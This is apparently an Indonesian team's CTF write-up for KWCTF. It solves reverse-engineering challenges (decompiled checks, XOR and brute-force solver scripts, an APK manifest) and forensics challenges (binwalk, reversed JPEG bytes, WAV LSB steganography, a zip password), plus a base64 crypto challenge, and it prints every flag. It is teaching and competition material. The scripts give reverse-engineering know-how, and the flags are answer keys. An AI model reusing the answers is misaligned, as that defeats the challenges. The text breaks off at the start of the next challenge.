
```
int64 sub_1400017D0()
{
    char Str1[48]; // [rsp+20h] [rbp-30h] BYREF

    sub_140001907();
    sub_140002F60("flagnya affh? ");
    sub_140002F00("%40s", Str1);
    if ( !strcmp(Str1, "dont_mind_this_chall_i_ran_out_of_idea", 0x26ui64) )
        puts("benar");
    else
        puts("salah");
    return 0i64;
}
```

Setelah kita melakukan decompile menggunakan IDA dan melakukan analisis fuction satu persatu, kami menemukan flagnya adalah

Flag : KWCTF{dont_mind_this_chall_i_ran_out_of_idea}

Primitif ⏲



\

Hasil decompile file binary yang diberikan kira kira seperti ini.
Flag berupa hasil operasi xor dari list tertentu

```
1 int64 __fastcall main(int a1, char **a2, char **a3)
2 {
3     int i; // [rsp+Ch] [rbp-54h]
4     char s1[32]; // [rsp+10h] [rbp-50h] BYREF
5     char s2[40]; // [rsp+30h] [rbp-30h] BYREF
6     unsigned __int64 v7; // [rsp+58h] [rbp-8h]
7
8     v7 = __readfsqword(0x28u);
9     for ( i = 0; i <= 31; ++i )
10        s1[i] = *((_BYTE *)off_201068 + i) ^ *((_BYTE *)off_201060 + i);
11     printf("passwordnya affh? ");
12     __isoc99_scanf("%s", s2);
13     if ( !strcmp(s1, s2, 0x20uLL) )
14         puts("benar");
15     else
16         puts("salah");
17     return 0LL;
18 }
```

Untuk list bisa kita lihat di memory. Untuk variable off_201068 dimulai dari memory 201020

```

    .data:0000000000201010          align 20h
    .data:0000000000201020 unk_201020 db 2Eh ; .
    .data:0000000000201021          db 3Fh ; ?
    .data:0000000000201022          db 97h
    .data:0000000000201023          db 0E1h
    .data:0000000000201024          db 81h
    .data:0000000000201025          db 71h ; q
    .data:0000000000201026          db 0B3h
    .data:0000000000201027          db 0A0h
    .data:0000000000201028          db 0A3h
    .data:0000000000201029          db 54h ; T

```

Sedangkan untuk variable `0ff_201068` dimulai dari address `201040`.

```

    .data:0000000000201040 unk_201040 db 5Bh ; [           ; DATA XREF: .data:off_201068↓o
    .data:0000000000201041          db 5Bh ; [
    .data:0000000000201042          db 0F6h
    .data:0000000000201043          db 89h
    .data:0000000000201044          db 0DEh
    .data:0000000000201045          db 43h ; C
    .data:0000000000201046          db 83h
    .data:0000000000201047          db 92h
    .data:0000000000201048          db 90h
    .data:0000000000201049          db 0Bh

```

[solver.py]

Untuk penyelesaiannya kami melakukan operasi xor satu persatu menggunakan python.

```

from pwn import *

# for i in range(0, 32):

flag = ""

flag += xor(b'.', b'[').decode('utf-8')

flag += xor(b'?', b '[').decode('utf-8')

flag += xor(b'\xf6', b'\x97').decode('utf-8')

flag += xor(b'\x89', b'\xe1').decode('utf-8')

flag += xor(b'\xde', b'\x81').decode('utf-8')

flag += xor(b'\x43', b'\x71').decode('utf-8')

flag += xor(b'\x83', b'\xB3').decode('utf-8')

flag += xor(b'\xA0', b'\x92').decode('utf-8')

```

```
flag += xor(b'\xA3', b'\x90').decode('utf-8')

flag += xor(b'\x0B', b'\x54').decode('utf-8')

flag += xor(b'\x8E', b'\xE3').decode('utf-8')

flag += xor(b'\x41', b'\x20').decode('utf-8')

flag += xor(b'\xB1', b'\xC2').decode('utf-8')

flag += xor(b'\x4B', b'\x22').decode('utf-8')

flag += xor(b'\x16', b'\x7E').decode('utf-8')

flag += xor(b'\x85', b'\xDA').decode('utf-8')

flag += xor(b'\x7C', b'\x0C').decode('utf-8')

flag += xor(b'\x7C', b'\x1D').decode('utf-8')

flag += xor(b'\x84', b'\xEF').decode('utf-8')

flag += xor(b'\xE7', b'\x82').decode('utf-8')

flag += xor(b'\x68', b'\x37').decode('utf-8')

flag += xor(b'\xA4', b'\xC8').decode('utf-8')

flag += xor(b'\x9F', b'\xEB').decode('utf-8')

flag += xor(b'\xDB', b'\xA9').decode('utf-8')

flag += xor(b'\x58', b'\x39').decode('utf-8')

flag += xor(b'\x04', b'\x67').decode('utf-8')

flag += xor(b'\x8E', b'\xEB').decode('utf-8')

flag += xor(b'\xF5', b'\xAA').decode('utf-8')

flag += xor(b'\x56', b'\x31').decode('utf-8')

flag += xor(b'\x2A', b'\x4B').decode('utf-8')


flag += xor(b'\xFD', b'\x93').decode('utf-8')
```

```
flag += xor(b'\xDD', b'\xE2').decode('utf-8')

print(flag)
```

```
FLAG = KWCTF{udah_2023_masih_pake_ltrace_gan?}
```

crashed apk 📱



Diberikan sebuah file apk android yang rusak. Untuk melakukan decompile file apk kami menggunakan tools bernama apktool.


```
└─(kali㉿kali)-[~/Public/ctf/reverse/crashed_apk]
$ apktool d folderaman.apk
```

Decompile dengan perintah tadi. Dan hasilnya adalah folder yang berisi file hasil decompile. Setelah menganalisis folder, kami menemukan sebuah file AndroidManifest.xml yang mencurigakan. Setelah dibuka kami menemukan flagnya.

```
(kali㉿kali)-[~/.../reverse/crashed_apk/folderaman/original]
└─$ cat AndroidManifest.xml
    4♦&:Tz♦♦♦♦6Jd♦♦♦♦&♦♦♦♦♦
L♦♦:♦Hz♦♦(l♦ >Rhz♦♦labeliconnamexported
minSdkVersionvalue                         authoritiesscreenOrientation
versionCode                                drawable-ldpi
versionName targetSdkVersion               drawable-mdpi
                                         • rawb
                                         filter
                                         supports
RtlextractNativeLibs      roundIconcompileSdkVersioncompileSdkVersionCodenameap
pComponentFactory0 //KWCTF{first_step_become_to_reverse_engineer} 1.013actiac
tivityandroidintent.action.MAINandroid.intent.category.DEFAULT android
.intent.category.LAUNCHER&androidx.core.app.CoreComponentFactory+androidx.e
moji2.text.EmojiCompatInitializer.androidx.lifecycle.ProcessLifecycleInitiali
zerandroidx.startup'androidx.startup.InitializationProvider'androidx.window.e
xtensionsandroidx.window.sidecar
om.razormist.kw_folderaman!com.razormist.kw_folderaman.Login com.razormist.kw_
_folderaman.User,com.razormist.kw_folderaman.androidx-startup*http://schemas.
intent-filtemanifestandrmeta-datapackage'platformBuildVersionCode'platformBui
ldType'platformBuildType'platformBuildVariant'platformBuildVariant'
```

FLAG = KWCTF{first_step_become_to_reverse_engineer}

Secreto 00



Diberikan file binary yang setelah kita decompile hasilnya seperti berikut

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    size_t v3; // rbx
    char s[32]; // [rsp+0h] [rbp-D0h] BYREF
    int v6[28]; // [rsp+20h] [rbp-B0h]
    __int64 v7[5]; // [rsp+90h] [rbp-40h] BYREF
    int v8; // [rsp+B8h] [rbp-18h]
    int i; // [rsp+BCh] [rbp-14h]

    qmemcpy(v7, "{congrats_you_can_find_it?}", 27);
    v6[0] = 48;
    v6[1] = 53;
    v6[2] = 48;
    v6[3] = 67;
    v6[4] = 49;
    v6[5] = 34;
    v6[6] = 49;
    v6[7] = 50;
    v6[8] = 108;
    v6[9] = 134;
    v6[10] = 124;
    v6[11] = 129;
    v6[12] = 170;
    v6[13] = 169;
    v6[14] = 197;
    v6[15] = 225;
    v6[16] = 256;
    v6[17] = 345;
    v6[18] = 381;
    v6[19] = 362;
    v6[20] = 411;
```

```

printf("masukin dong bang: ");
_isoc99_scanf("%s", s);
if ( strlen(s) == 27 )
{
    for ( i = 0; ; ++i )
    {
        v3 = i;
        if ( v3 >= strlen(s) )
            break;
        v8 = (char)(((_BYTE *)v7 + i) ^ s[i]) + i * i;
        if ( v8 != v6[i] )
        {
            puts("wrong!!!");
            exit(0);
        }
    }
    puts("correct");
}
else
{
    puts("wrong!!!");
}
return 0;
}

```

Jadi flag didapatkan dengan cara melakukan XOR antara user input dan beberapa variable di dalam program.

Untuk penyelesaian kami melakukan bruteforce terhadap printable character dan melakukan pencocokan yang sesuai dengan rumus untuk mendapatkan flag.

```

from pwn import *

import string

v6 = [i for i in range(27)]

text = b"{}{congrats_you_can_find_it?}"

```

```
v6[ 0] = 48
v6[ 1] = 53
v6[ 2] = 48
v6[ 3] = 67
v6[ 4] = 49
v6[ 5] = 34
v6[ 6] = 49
v6[ 7] = 50
v6[ 8] = 108
v6[ 9] = 134
v6[10] = 124
v6[11] = 129
v6[12] = 170
v6[13] = 169
v6[14] = 197
v6[15] = 225
v6[16] = 256
v6[17] = 345
v6[18] = 381
v6[19] = 362
v6[20] = 411
v6[21] = 451
v6[22] = 540
```

```
v6[23] = 531
v6[24] = 593
v6[25] = 702
v6[26] = 676

flag = ""

for i in range(len(text.decode())):
    for j in string.printable:
        v8 = ord(xor(text[i], j)) + i * i

        if v8 == v6[i]:
            flag += j
            break

print(flag)
\

FLAG = KWCTF{lu_jago_bang_hengker}
```

FORENSIC

Mencurigakan 😕

Challenge 13 Solves X

Mencurigakan 😕

356

I just found this executable in the internet, then i ran it (I ignore windows defender notif and allow the program :V). Nothing happend , just showing cat pict 😺.

Author: [kyruuu](#)

[mencurigakan...](#)

[Submit](#)

Diberikan file mencurigakan yang setelah dibuka adalah gambar kucing.



Kami jadi curiga jika file gambar ini terdapat file lagi didalamnya. Kami binwalk dengan menggunakan kali linux di WSL.

```

[~(savez@DESKTOP-854KJI4)-[~/ctf]
$ binwalk -e curiga.exe

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----
0            0x0                Microsoft executable, portable (PE)
60605        0xFCBD             End of Zip archive, footer length: 22
206856       0x32808             AES S-Box
212772       0x33F24             PNG image, 93 x 302, 8-bit/color RGB, non-interlaced
212931       0x33FC3             Zlib compressed data, best compression
215660       0x34A6C             PNG image, 186 x 604, 8-bit/color RGB, non-interlaced
215800       0x34AF8             Zlib compressed data, best compression
456760       0x6F838             XML document, version: "1.0"

WARNING: Extractor.execute failed to run external extractor 'unzip -P '' -o '%e'': [Errno 2] No such file or directory:
'unzip', 'unzip -P '' -o '%e'' might not be installed correctly

WARNING: Extractor.execute failed to run external extractor 'jar xvf '%e'': [Errno 2] No such file or directory: 'jar',
'jar xvf '%e'' might not be installed correctly
469504       0x72A00             Zip archive data, at least v2.0 to extract, compressed size: 51005, uncompressed size: 512
15, name: mencurigakan.jpg
520555       0x7F16B             Zip archive data, at least v2.0 to extract, compressed size: 74507, uncompressed size: 767
74, name: inifilejpeg.jpg

```

Kami mendapatkan file [inifilejpeg.jpg] yang tidak bisa dibuka karena setelah dilihat ternyata magic bytes dari file tersebut terbalik urutannya.

Hal ini kami ketahui sebab header signature file jpeg [FF D8 FF E0] malah dibawah sendiri dan terbalik urutannya.

05 09 05 04 05 04 04 03	01 43 00 DB FF 14 15 14C.█ ..
12 18 14 16 18 17 0F 0C	15 15 15 14 13 11 10 16
10 0B 0B 0E 11 0E 0D 10	12 0E 0D 0B 0B 0A 0B 0C
0C 0A 0C 08 06 07 07 0A	05 04 04 05 05 08 05 04
03 03 04 03 03 03 02	02 03 02 02 03 00 43 00C.
DB FF 00 00 48 00 48 00	01 01 01 00 46 49 46 4A	█ ...H.H....FIFJ
10 00 E0 FF D8 FF +		...α +

Jadi, kami balik ulang dengan menggunakan script dibawah.

```

import binascii
import re

img_rusak = 

re.findall('..',binascii.hexlify(open('./_mencurigakan.
jpg.exe.extracted/inifilejpeg.jpg',
'rb').read()).decode('utf-8'))[::-1]

```

```
result = open('result.jpg', 'wb')

for i in range(len(img_rusak)):
    result.write(binascii.unhexlify(img_rusak[i]))
```

Setelah diperbaiki, file gambar itu berupa flag. Lalu kami wrap dengan format flag dan benar saja itu adalah flagnya.



```
FLAG = KWCTF{SAVE_PLANET}
```

Blinded Mixue 🍦

Challenge 10 Solves ×

Blinded Mixue 💙

400

Aku malas bikin deskripsi pengen mixue

Bing chilling know it all



wrap with KWCTF[uppercase & separate with "_"]

Author: mayzz #5124

 eskrim-kesu...

Request Discord ⚡ 491

KWCTF{.*}

Diberikan file berekstensi .jpeg dan kami menyelesaikan chall ini menggunakan tools online www.aperisolve.com/ dan melakukan binwalk terhadap file tersebut.

Kami mendapatkan file-file dan Folder Zhong-Xina yang terdapat file docx dan file broken didalamnya.

Kami langsung mengecek file broken tersebut dan tidak menemukan kesalahan pada magic bytes file tersebut. Langsung saja kami simpan dan mengubah ekstensinya menjadi .jpeg / .jfif



Dan benar saja, terdapat kode kode yang harus kami pecahkan. Kami mendapat hint dari file sebelumnya, kami melihat strings nya di www.aperisolve.com/ yaitu

Kode pramuka menggunakan garis persilangan vertikal dan horizontal untuk kode huruf sesuai dengan posisi vokal dan konsonan dalam alfabet

Tapi, tetap saja kami menyadari karena soal ini banyak sekali clue yang berkaitan dengan China, kami melakukan search google dan menemukan bahwa ini adalah kode China.

Google search results for "china code".


- Internet Archive**: China Inland Mission priv...
- Brookings Institution**: Skirting Chinese censorship with emoticons a...
- Quora**: How do the Chinese u...
- RF Cafe**: The Japanese Morse Tele...
- dCode**: Chinese Code (Samurai) - Decoder, Translator Onli...
- The Telegraph**:

The dCode page displays a grid of binary-like symbols for each letter of the alphabet, used for encoding or decoding messages.

Lalu kami susun sesuai petunjuk yang ada di gambar dan benar saja itu adalah flag

FLAG = KWCTF{HAREUDANG_GINI_ENAKNYA_JILAT_ESKRIM_MIXUE}

LSBook



Diberikan file chall.wav dan source code nya.

[chall.py]

```
import wave

waveaudio = wave.open("input.wav", mode='rb')

frame_bytes = bytearray(waveaudio.readframes(waveaudio.getnframes()))
string = open("flag.txt", "r").read()
bits = [int(bit)
        for char in string for bit in bin(ord(char))[2:].rjust(8, '0')]


for i, bit in enumerate(bits):
    frame_bytes[i] = (frame_bytes[i] & 254) | bit

with wave.open("./lsb/flag.wav", 'wb') as fd:
    fd.setparams(waveaudio.getparams())
    fd.writeframes(frame_bytes)

waveaudio.close()
```


Dan setelah diamati, kode tersebut menyembunyikan pesan di dalam file wav.

Kami menggunakan tools HiddenWave di kali linux.



Kami mengambil magic bytes tersebut dan melihat dari signature file nya adalah file zip. Langsung saja kami edit di Hxd dan menyimpannya dengan ekstensi .zip ternyata dilindungi oleh password.

Setelah ditelusuri, file wav yang tadi menyimpan petunjuk tentang sandi atau password yang melindungi file zip tersebut.



Kami menggunakan audacity untuk memperlambat audio agar lebih mudah didengar, dan benar saja itu adalah password zip nya.


[kulkaslgduapintu lowercase semua]

Lalu setelah dibuka terdapat file flag.txt yang berisikan flag


```
FLAG = KWCTF{R0b0t5_4r3_4lw4y5_h3ar1ng_0v3r_y0u}
```

CRYPTOGRAPHY

EZ en be pe 



Diberikan sebuah file message.txt lalu download. Setelah dibuka munculah sebuah ciphertext yang harus kita decrypt di cyberchef



The CyberChef interface shows the following steps:

- Recipe:** From Base64
- Input:** The provided ciphertext: URHTvBBr01aQ0FNULFFQvpus01cVEDrUURFTUJBR00yQ0FNW11FQvpEQU1cVEDnUURHTvBBr01ZQ0FNW1ZFQvpus01cu0dBUU...
The input is decoded to: KWCTF{pemanasan_dulu_ga_sieeee}
- Magic:** Depth 3
- Output:** KWCTF{pemanasan_dulu_ga_sieeee}

FLAG = KWCTF{pemanasan_dulu_ga_sieeee}

In The Middle 🌎

Challenge 7 Solves X

In The Middle 🌎

464

